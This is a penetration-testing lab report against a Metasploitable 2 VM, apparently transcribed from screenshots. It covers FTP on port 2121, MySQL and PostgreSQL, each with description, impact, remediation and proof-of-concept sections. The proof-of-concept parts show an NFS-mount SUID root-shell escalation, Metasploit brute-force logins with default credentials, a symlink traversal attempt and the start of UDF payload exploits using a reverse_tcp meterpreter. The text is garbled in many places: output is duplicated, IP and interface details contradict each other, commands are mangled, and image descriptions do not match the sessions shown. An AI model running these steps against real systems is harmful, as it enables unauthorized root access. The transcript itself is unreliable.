Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
[root@vibhuti] /home/vibhuti[4]
cp /bin/bash /tmp/target_mount/tmp/rootshell
[root@vibhuti] /home/vibhuti[4]
chmod +s /tmp/target_mount/tmp/rootshell
[root@vibhuti] /home/vibhuti[4]
./exploit
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Dec 30 22:54:51 EST 2025 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
any copyright notices in the individual files may refer to
the specific file as a program package and/or contain
more information about authors.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:84
inet addr: 192.168.1.255 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe88:84/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1695 errors:0 dropped:0 overruns:0 frame:0
TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr: 127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:281 errors:0 dropped:0 overruns:0 frame:0
TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:112201 (109.5 KB) TX bytes:112201 (109.5 KB)

msfadmin@metasploitable:~$_
msfadmin@metasploitable:~$
```

This screenshot shows a terminal window titled 'Vibhuti [Running] - Oracle VirtualBox' with the command line 'root@vibhuti: /home/vibhuti#4'. The session starts with a user attempting to run a root shell via a SUID exploit. The user runs 'ls' to list files, then 'sudo su' to become root. They then attempt to run a file named 'exploit' which is set to be executable by others. The exploit is a shellcode payload. The user connects to port 137 on the target host at 192.168.1.37. The terminal shows the exploit being executed and the user gaining root privileges.

```
No mail.
msfadmin@metasploitable:~$ /tmp/rootshell -p
msfadmin@metasploitable:~$ ./exploit
msfadmin@metasploitable:~$ gcc exploit.c -o rootshell
gcc: exploit.c: No such file or directory
gcc: no input files
msfadmin@metasploitable:~$ uname -m
i686
msfadmin@metasploitable:~$ exit
Connection closed by foreign host.

[root@vibhuti] /home/vibhuti[4]
cp /tmp/target_mount/bin/bash /tmp/target_mount/tmp/rootshell
[root@vibhuti] /home/vibhuti[4]
chmod +s /tmp/target_mount/tmp/rootshell
[root@vibhuti] /home/vibhuti[4]
telnet 192.168.1.37
Trying 192.168.1.37...
Connected to 192.168.1.37.
Escape character is '^'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

msfadmin@metasploitable login: msfadmin
Password:
Last login: Tue Dec 30 22:54:51 EST 2025 on ttym1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
any copyright notices in the individual files may refer to
the specific file as a program package and/or contain
more information about authors.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 00:00:27:6f:88:84
inet addr: 192.168.1.255 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe88:84/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:1695 errors:0 dropped:0 overruns:0 frame:0
TX packets:1695 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:667044 (652.1 KB) TX bytes:210634 (205.6 KB)
Base address:0x0200 Memory:f0200000-f0220000

lo Link encap:Local Loopback
inet addr: 127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:281 errors:0 dropped:0 overruns:0 frame:0
TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:112201 (109.5 KB) TX bytes:112201 (109.5 KB)

msfadmin@metasploitable:~$_
msfadmin@metasploitable:~$
```

This screenshot shows a terminal window titled 'Vibhuti [Running] - Oracle VirtualBox' with the command line 'root@vibhuti: /home/vibhuti#4'. The session starts with a user attempting to run a root shell via a SUID exploit. The user runs 'ls' to list files, then 'sudo su' to become root. They then attempt to run a file named 'exploit' which is set to be executable by others. The exploit is a shellcode payload. The user connects to port 137 on the target host at 192.168.1.37. The terminal shows the exploit being executed and the user gaining root privileges.

```
ls
lsudo su
[root@vibhuti] /home/vibhuti[4]
mount -t nfs 192.168.1.37:/tmp/target_mount
Created symlink '/run/systemd/system/remote-fs.target.wants/rpc-statd.service' → '/usr/lib/systemd/system/rpc-statd.service'.
[root@vibhuti] /home/vibhuti[4]
cp /bin/bash /tmp/target_mount/tmp/rootshell
[root@vibhuti] /home/vibhuti[4]
chmod +s /tmp/target_mount/tmp/rootshell
[root@vibhuti] /home/vibhuti[4]
./exploit
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Dec 30 23:05:02 EST 2025 from vibhuti.bwrouter on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ /tmp/rootshell -p
rootshell-5.2.0#
```

ftp Port 2121

Description:

Port 2121 is a non-standard port frequently used as an alternative to the default FTP Port 21. It is commonly employed in two scenarios: first, by developers or administrators who wish to run an FTP server without root/administrative privileges (as ports below 1024 often require elevated permissions); and second, as a form of "security through obscurity" to hide the service from simple botnets that only scan standard ports. Despite being moved to a different number, the underlying protocol remains the same File Transfer Protocol.

Impact:

- **Cleartext Exposure:** Moving the service to Port 2121 does not automatically add encryption; credentials and data are still vulnerable to packet sniffing.
- **Bypassing Firewalls:** Some internal firewalls or egress filters may be configured to monitor Port 21 for suspicious activity but might ignore Port 2121, allowing unauthorized data movement to go unnoticed.
- **False Sense of Security:** Administrators may mistakenly believe that using a non-standard port makes the service "hidden," leading them to neglect strong password policies or encryption.
- **Tool Incompatibility:** Some security monitoring tools and Application Layer Gateways (ALGs) are hardcoded to inspect Port 21; they may fail to inspect traffic on 2121, potentially breaking active/passive mode transitions or missing malicious payloads.

Severity: High

Remedial:

- **Upgrade to SFTP (Port 22):** The most effective remedy is to stop using FTP altogether and switch to SFTP, which provides native encryption for both authentication and data.
- **Enforce Explicit FTPS:** If you must use Port 2121, configure the server to require STARTTLS. This ensures the connection is upgraded to a secure, encrypted tunnel before any credentials are exchanged.
- **Implement IP Whitelisting:** Since Port 2121 is often used for specific administrative tasks, restrict access at the firewall level to only allow specific, trusted IP addresses.
- **Monitor for Non-Standard Traffic:** Configure Intrusion Detection Systems (IDS) to inspect traffic on Port 2121 specifically for FTP-based signatures and brute-force patterns.
- **Use Strong Authentication:** Ensure that all accounts accessible via Port 2121 use complex passwords and that anonymous access is strictly disabled.

POC:

Method 1. Brute-Force Login with auxiliary/scanner/ftp/ftp login

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
(vibhuti14@vibhuti)[-]
$ nc -l -p 2121
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Metasploit tip: Use check before run to confirm if a target is
vulnerable

[Metasploit v6.4.0-dev
+ --> [ 2,372 exploits - 1,317 auxiliary - 1,683 payloads
+ --> [ 433 ports - 49 encoders - 13 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search ftp_login
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/ftp/ftp_login . normal No FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf > use 0
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.37
RHOSTS => 192.168.1.37
msf auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin

```

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
(vibhuti14@vibhuti)[-]
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msf > use 0
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.37
RHOSTS => 192.168.1.37
msf auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin
msf auxiliary(scanner/ftp/ftp_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(scanner/ftp/ftp_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.1.37:2121 -> 192.168.1.37:2121 - Starting FTP login sweep
[*] 192.168.1.37:2121 -> 192.168.1.37:2121 - Credentials will be saved!
[*] 192.168.1.37:2121 -> 192.168.1.37:2121 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.37:2121 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ftp/ftp_login) > ftp 192.168.1.37
[*] exec: ftp 192.168.1.37

Connected to 192.168.1.37.
220 vsFTP 2.3.4
Name (192.168.1.37:vibhuti14): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 


```

Method 2. Manual Login with Default Credentials

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Machine View Input Devices Help
(vibhuti14@vibhuti)[-]
$ ftp 192.168.1.37 2121
Connected to 192.168.1.37.
220 ProFTPD 1.3.1 Server (Debian) [:ffff:192.168.1.37]
Name (192.168.1.37:vibhuti14): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 

[Metasploit v6.4.0-dev
+ --> [ 2,372 exploits - 1,317 auxiliary - 1,683 payloads
+ --> [ 433 ports - 49 encoders - 13 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search ftp_login
Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 auxiliary/scanner/ftp/ftp_login . normal No FTP Authentication Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf > use 0
msf auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.37
RHOSTS => 192.168.1.37
msf auxiliary(scanner/ftp/ftp_login) > set RPORT 2121
RPORT => 2121
msf auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin

```

Method 3. Symlink Attack (Directory Traversal)

The screenshot shows two terminal windows. The left window is running on a host with IP 192.168.1.37, where a user named msfadmin has gained root privileges. The user is navigating through a directory structure and attempting to upload files via an FTP connection. The right window is running Metasploitable 2, showing network interface statistics and a command-line prompt.

```
(vibhuti14㉿vibhuti:~)
[vibhuti14㉿vibhuti:~] $ sudo mkdir -p /home/ftp
[vibhuti14㉿vibhuti:~] $ sudo ln -s /home/ftp/root_link
[vibhuti14㉿vibhuti:~] [2]
Connected to 192.168.1.37.
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.1.37]
Name (192.168.1.37:vibhuti14): msfadmin
331 Password required for msfadmin
Password:
230 User msfadmin logged in
Remote system type: UNIX
Using binary mode to transfer files.
ftp> cd root_link
550 root_link: No such file or directory
ftp> ls -ls
229 Entering Extended Passive Mode (|||52410|)
150 Opening ASCII mode data connection for file list
drwxr-xr-x  7 msfadmin msfadmin 4096 Apr 28 2010 vulnerable
drwxr-xr-x  6 msfadmin msfadmin 4096 Apr 28 2010 .
drwxr-xr-x  1 root   root    4096 Apr 10 2010 ..
drwxr-xr-x  4 msfadmin msfadmin 4096 Apr 17 2010 .distcc
drwxr-xr-x  2 msfadmin msfadmin 4096 Dec 30 11:25 .gconf
drwx-----  2 msfadmin msfadmin 4096 Dec 30 11:25 .gconfd
-rw-----  1 root   root    4174 May 14 2012 .mysql_history
-rw-----  1 msfadmin msfadmin 586 Mar 16 2010 .profile
-rw-----  1 msfadmin msfadmin 414 Mar 16 2010 .xinitrc
drwx-----  2 msfadmin msfadmin 4096 May 18 2010 .ssh
-rw-r--r--  1 msfadmin msfadmin  0 May  7 2010 .sudo_as_admin_successful
drwxr-xr-x  6 msfadmin msfadmin 4096 Apr 28 2010 vulnerable
[...]
```

```
File Machine View Input Devices Help
Search Tasks
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig tg0
eth0      Link encap:Ethernet HWaddr 00:00:27:6f:88:84
          inet addr:192.168.1.37 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe6f:8884/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1655 errors:0 dropped:0 overruns:0 frame:0
          TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:66704 (652.1 KB) TX bytes:210634 (205.6 KB)
          Base address:0xd020 Memory:f0200000-f0220000
lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:281 errors:0 dropped:0 overruns:0 frame:0
          TX packets:281 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:112201 (109.5 KB) TX bytes:112201 (109.5 KB)
msfadmin@metasploitable:~$ msfadmin@metasploitable:~$
```

mysql Port3306

Description:

Port 3306 is the default port for MySQL and MariaDB, the most widely used relational database management systems in the world. It serves as the primary communication gateway between the database server and its clients, such as web applications, data analysis tools, or administrative consoles. When an application needs to store or retrieve data, it initiates a TCP connection to this port to send SQL queries and receive result sets. While modern MySQL versions support encrypted connections via TLS, many legacy configurations still transmit data in cleartext or rely on weak authentication methods. Because this port is the direct entrance to a company's "crown jewels"—its data—it is a constant target for attackers seeking to steal sensitive information or deploy ransomware.

Impact:

- Data Breach & Exfiltration:** Successful unauthorized access allows an attacker to dump entire databases, exposing customer records, financial data, and intellectual property.
- SQL Injection Escalation:** If an application is vulnerable to SQL injection, an open Port 3306 can allow an attacker to connect directly to the database, bypassing application-level security controls.
- Brute-Force & Credential Stuffing:** Since Port 3306 is well-known, it is subject to non-stop automated attempts to guess "root" or "admin" passwords.

- **Privilege Escalation:** Exploiting misconfigured "User Defined Functions" (UDF) through an open port can sometimes allow an attacker to gain command-line access to the host operating system.


Severity: Critical

Remedial:

- **Bind to Localhost:** If the database is only used by a web application on the same server, configure MySQL to listen only on 127.0.0.1 by editing the my.cnf file.
 - **Restrict Access via Firewall:** Never expose Port 3306 to the public internet. Use a firewall to restrict access to specific application server IPs or require a VPN/SSH Tunnel for remote administration.
 - **Disable the Root Remote Login:** Ensure the root user can only log in from localhost. Create specific, limited-privilege users for remote applications.
 - **Change the Default Port:** Moving the service to a non-standard port (e.g., 3307 or a random high port) can reduce the volume of automated bot attacks, though it is not a substitute for real security.
 - **Implement Strong Password Policies:** Use complex passwords and consider using plugins that support Multi-Factor Authentication (MFA).

POC:

Method 1. Root Login with Empty Password (Misconfiguration)



The screenshot shows two terminal windows side-by-side. The left window is titled 'Metasploit' and displays a module search for 'mysql_login'. It lists one module: 'auxiliary/scanner/mysql/mysql_login'. The right window is titled 'Nmap' and shows a scan of the local network interface (eth0) on a host with IP 192.168.1.37. The output includes details about the MySQL service running on port 3306.

```
vihutli@vihutli: ~
[*] > search mysql_login

Matching Modules
=====
# Name           Disclosure Date   Rank    Check  Description
----+-----+-----+-----+-----+
  0 auxiliary/scanner/mysql/mysql_login      .       normal  No    MySQL Login Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/mysql/mysql_login

msf > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf auxiliary(scanner/mysql/mysql_login) > set RHOSTS 192.168.1.37
RHOSTS => 192.168.1.37
msf auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf auxiliary(scanner/mysql/mysql_login) > set PASSWORD 123
PASSWORD => 123
[*] Exploit running as root @ 192.168.1.37 ... Exploit completed in 0.02 seconds.

msf auxiliary(scanner/mysql/mysql_login) > run
[*] 192.168.1.37:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.1.37:3306 - No active DB -- Credential data will not be saved!
[*] 192.168.1.37:3306 - 192.168.1.37:3306 - LOGIN FAILED: root@123 (Unable to Connect: invalid packet: scramble_length(0) != length of scramble block(2))
[*] 192.168.1.37:3306 - 192.168.1.37:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) != length of scramble block(2))
[*] 192.168.1.37:3306 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.37:3306 - Bruteforce completed, 0 credentials were successful.
[*] 192.168.1.37:3306 - You can open an MySQL session with these credentials and CreateSession set to true
[*] 192.168.1.37:3306 - Exploit completed
msf auxiliary(scanner/mysql/mysql_login) > mysql -u root -p 123
[*] exec: mysql -u root -p 123

Enter password:
ERROR 1068 (28000): Access denied for user 'root'@'localhost'
msf auxiliary(scanner/mysql/mysql_login) > mysql -u root -p
[*] exec: mysql -u root -p

Search Tasks
```

```
File Machine View Input Devices Help
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0C:29:4F:0B:8d
          inet6 addr: fe80::c29:4ff:fe4f:8bd Scope:Link
          inet  addr:192.168.1.37  Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 brd: fe80::c29:4ff:fe4f:8bd
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:7025 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2021 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:667944 (652.1 KB) TX bytes:210634 (205.6 KB)
          Base address:0x0d0000 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
        inet  addr:127.0.0.1  Mask:255.0.0.0
        inet6 brd: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:201 errors:0 dropped:0 overruns:0 frame:0
          TX packets:201 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12201 (109.5 KB) TX bytes:12201 (109.5 KB)

msfadmin@metasploitable:~$
```

The screenshot shows two terminal windows side-by-side. The left terminal window displays the output of a MySQL auxiliary module exploit against a target host (192.168.1.37). It shows the password cracking process, successful login, and a shell prompt as 'vibhuti14@vibhuti:~'. The right terminal window shows the Metasploit search interface with results for 'Metasploitable' hosts, listing various exploit modules and their details.

```
vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 31 11:57 vibhuti14@vibhuti:~ Search Tasks
File Machine View Input Devices Help
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:1500 Metric:1
            RX packets:0 errors:0 dropped:0 overruns:0 frame:0
            TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
Base address:0x0d0 Memory:f0200000-f0229000

lo       Link encap:Local Loopback
          inet addr:192.168.1.37 Brd:192.168.1.37 Mask:255.255.255.0
          inet6 addr: fe80::1:37ff%lo/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:1696 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1696 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:670484 (652.1 KB) TX bytes:106534 (205.6 KB)
Base address:0xd020 Memory:f0200000-f0229000

[!] exec: mysql -u root -p 123
[*] exec: mysql -u root -p

Enter password:
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
[*] exec: mysql -e "use mysql; select user,host from mysql.user where user='root' and host='localhost';" -u root -p
[*] exec: mysql -u root -p

Enter password:
ERROR 1698 (28000): Access denied for user 'root'@'localhost'
[*] exec: mysql -e "use mysql; select user,host from mysql.user where user='root' and host='localhost';" -u root -p
[*] exec: sudo mysql -u root -p

[!] exec: sudo mysql -u root -p
[*] exec: sudo mysql -u root -p

[vibhuti14@vibhuti:~]$ sudo su
[sudo] password for vibhuti14:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 11.8.3-MariaDB-1+b1 (Debian -- Please help get to 10k stars at https://github.com/MariaDB/Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
4 rows in set (0.01 sec)

msfadmin@metasploitable:~$ search Metasploitable
[!] No Metasploitable hosts found. To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
[!] Metasploitable hosts found:
[!] msfadmin@metasploitable:~$
```

Method 2. Remote Code Execution via User Defined Functions (UDF)

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 31 12:02 8% 70% 0.00 kB 0.00 kB
vibhuti14@vibhuti:~ 
vibhuti14@vibhuti:~ 
[*] Microsoft College Cyber Rangers >dmn.mnJdja>AKERDULLC<Cheesetoydc<phry>=sru Cilly<UrcellingChus>PICKLE_KICKS>
*Hex2Text<defianthefters>flagermeister<Oxford Brookes University>ODIE=noob_noob#Ferris Wheel<ficus>ONO+jameless+
*Logi_Beeped48t+@lirsdcuaccchhh8819Manzara's Magpies=punilyfe<BroogyShredder>Gangsoociety<JackHammer>
*ExploitDB<ExploitDB>ExploitDB<ExploitDB>ExploitDB<ExploitDB>ExploitDB<ExploitDB>ExploitDB<ExploitDB>
*InspiryRCPA Cyber Club<kragederwlfew>Lammaspelicans_for_freedomswitchteamtime=departedcomputerchairs<cool_running>
*chads=SecureShell<EetiTeikken>berdes>PKXTRident<RedServer>OMA>EVN>Bucky's_Angels<OrangeJuice>DemDirtYkerz>
*OpenToAll>Born2Hack<BigLewsworth>NIS<1MonkeysKeyboard>TNGcrew<La5WNTf0und>exploits33k>root_rulz>InfosecIT0>
*superusers=>0r0T0R3m0b3<operators>NULL<stuxTF>#Hackrescialo<Eclipse>Gingabeast<Hamad>Immortals<arasan>MouseTrap<
*damn_sadboi=tadaaa>null2root>HowestCSP>ferzf2f>LordVader>fl@_Hunt3rs>bluenet>P@Ge2m<

      =[ metasploit v6.0.9-dev
+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]
+ -- --[ 433 post - 49 encoders - 13 nops - 9 evasion ]]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search mysql_udf_payload
Matching Modules
=====
# Name           Disclosure Date Rank   Check  Description
- ----
0 exploit/multi/mysql/mysql_udf_payload 2009-01-16   excellent No    Oracle MySQL UDF Payload Execution
1   \ target: Windows
2   \ target: Linux

Interact with a module by name or index. For example info 2, use 2 or use exploit/multi/mysql/mysql_udf_payload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux'

msf > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(mysql(mysql_udf_payload)) > set RHOSTS 192.168.1.37
RHOSTS => 192.168.1.37

```

```

Vibhuti [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Dec 31 12:03 11% 70% 0.00 kB 0.2 kB
vibhuti14@vibhuti:~ 
vibhuti14@vibhuti:~ 
[*] Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 34
Server version: 11.8.3-MariaDB-1+b1 from Debian -- Please help get to 10k stars at https://github.com/MariaDB/Server
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
4 rows in set (0.011 sec)

MariaDB [(none)]> 


```

postgresql Port 5432

Description:

Port 5432 is the standard port used by PostgreSQL, a powerful, open-source object-relational database system. This port serves as the primary endpoint for all client-server communication, where the database engine listens for incoming connections from web applications, business intelligence tools, and database administrators. When a connection is established, Port 5432 handles the authentication handshake and the subsequent exchange of SQL queries and data results. While PostgreSQL is renowned for its advanced security features, such as robust Role-Based Access Control (RBAC) and native support for SSL/TLS encryption, an improperly hardened Port 5432 remains a high-value target for attackers aiming to gain access to sensitive organizational data.

Impact:

An exposed or poorly secured Port 5432 can lead to several severe security outcomes:

- **Unauthorized Data Access:** Attackers can attempt to bypass authentication or exploit weak credentials to query, download, or delete entire database tables.
- **Brute-Force Attacks:** Since 5432 is a well-known port, it is frequently targeted by bots attempting to guess passwords for default accounts like postgres.
- **Denial of Service (DoS):** An attacker can flood the port with connection requests, exhausting the server's connection pool and rendering the database unavailable to legitimate applications.
- **Man-in-the-Middle (MitM) Sniffing:** If SSL is not enforced, SQL queries—which may contain PII or sensitive business logic—are transmitted in cleartext and can be intercepted.

Severity: Critical

Remedial:

To secure your PostgreSQL instance, follow these best practices:

- **Modify pg_hba.conf:** Use the Host-Based Authentication (HBA) file to strictly limit which IP addresses or subnets are allowed to connect to which databases. Avoid using 0.0.0.0/0.
- **Bind to Specific Interfaces:** In postgresql.conf, set the listen_addresses parameter to localhost or a specific internal private IP, rather than allowing it to listen on all available network interfaces.
- **Enforce SSL/TLS:** Set ssl = on in the configuration and require clients to use encrypted connections by using the hostssl record type in the pg_hba.conf file.
- **Firewall Isolation:** Use a network firewall or Cloud Security Group to ensure Port 5432 is never reachable from the public internet. Access should only be granted via a secure VPN or SSH Tunnel.
- **Rename or Change the Port:** While not a primary security measure, changing the port from 5432 to a non-standard number can reduce the noise from automated internet scanners.

POC:

Method 1. Remote Code Execution via Linux "Shared Object" (UDF)

```
(vibhuti14㉿vibhuti) [-]
$ msfconsole
Metasploit tip: Use the resource command to run commands from a file

[('-----')
 ('_ ) o ( _')
  \_ \ M S F \_
   ||| WWW |||
-----]

=[ metasploit v6.4.99-dev
+--- ---[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads
+--- ---[ 433 post - 49 encoders - 13 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search postgres_payload
Matching Modules
=====
# Name Disclosure Date Rank Check Description
- ----
0 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
1 \ target: Linux x86 .
2 \ target: Linux x86_64 .
